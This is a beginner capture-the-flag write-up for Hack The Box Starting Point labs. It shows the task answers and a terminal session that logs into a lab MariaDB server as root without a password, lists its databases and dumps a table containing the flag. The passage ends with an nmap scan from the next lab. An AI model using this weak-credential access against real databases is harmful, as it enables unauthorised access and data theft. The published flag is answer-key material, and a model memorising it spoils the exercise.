
1.






2.


In question I had to add '**sC**' to my nmap command to run safe script which is good way to get things like versions




3.



TASK 3
When using the MySQL command line client, what switch do we need to use in order to specify a login username?
**
-u
Hide Answer

4.



TASK 4
Which username allows us to log into this MariaDB instance without providing a password?
***t
root
Hide Answer


(dylan㉿kali)-[~/Downloads]
$
(dylan㉿kali)-[~/Downloads]
$ mysql -h 10.129.180.170 -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 106
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]>


5.



Hide Answer
TASK 5
In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?
*
*
Hide Answer

6.



TASK 6
In SQL, what symbol do we need to end each query with?
*
;
Hide Answer


7.



TASK 7
There are three databases in this MySQL instance that are common across all MySQL instances. What is the name of the fourth that's unique to this host?
***
htb
Hide Answer


(dylan㉿kali)-[~/Downloads]
$ mysql -h 10.129.180.170 -u root
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 106
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MariaDB [(none)]> show databases;
+--------------------+
| Database |
+--------------------+
| htb |
| information_schema |
| mysql |
| performance_schema |
+--------------------+
4 rows in set (0.235 sec)
MariaDB [(none)]>

8.


SUBMIT FLAG
Submit root flag
****
Show Answer


dylan@kali: ~/Downloads
File Actions Edit View Help
MariaDB [(none)]> show databases;
| Database |
| htb |
| information_schema |
| mysql |
| performance_schema |
4 rows in set (0.235 sec)
MariaDB [(none)]> use htb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [htb]> show tables;
| Tables_in_htb |
| config |
| users |
2 rows in set (0.233 sec)
MariaDB [htb]> select * from config;
id	name	value
1	timeout	60s
2	security	default
3	auto_logon	false
4	max_size	2M
5	flag	7b4bec00d1a39e3dd4e021ec3d915da8
6	enable_uploads	false
7	authentication_method	radius
7 rows in set (1.178 sec)
MariaDB [htb]>



app.hackthebox.com/starting-point
HACKTHEBOX
Search Hack The Box
STARTING POINT
wa1thaka
Season 6
Starting Point
Season 5
Machines
Challenges
Sherlocks
Tracks
Rankings
Pro Labs
Advanced Labs
Academy
HTB for Business
Tags
Vulnerability Assessment
Databases
MySQL
SQL
Reconnaissance
Weak Credentials
OPEN
Walkthrough
Sequel has been Pwned!
Congratulations wa1thaka, best of luck in capturing flags ahead!
27 Jul 2024
PWN DATE
OK
SHARE

Conclusion

In this room I learnt how to access the mysql databases through the command line


Crocodile


- The first step was to spawn my target machine




Questions

1.






2.




```
┌──(dylan㉿kali)-[~/Downloads]
└─$ nmap -sC -sV 10.129.77.174
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-27 12:44 EAT
Nmap scan report for 10.129.77.174
Host is up (0.24s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Smash - Bootstrap Business Template
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.63 seconds

┌──(dylan㉿kali)-[~/Downloads]
└─$
```

3.




4.




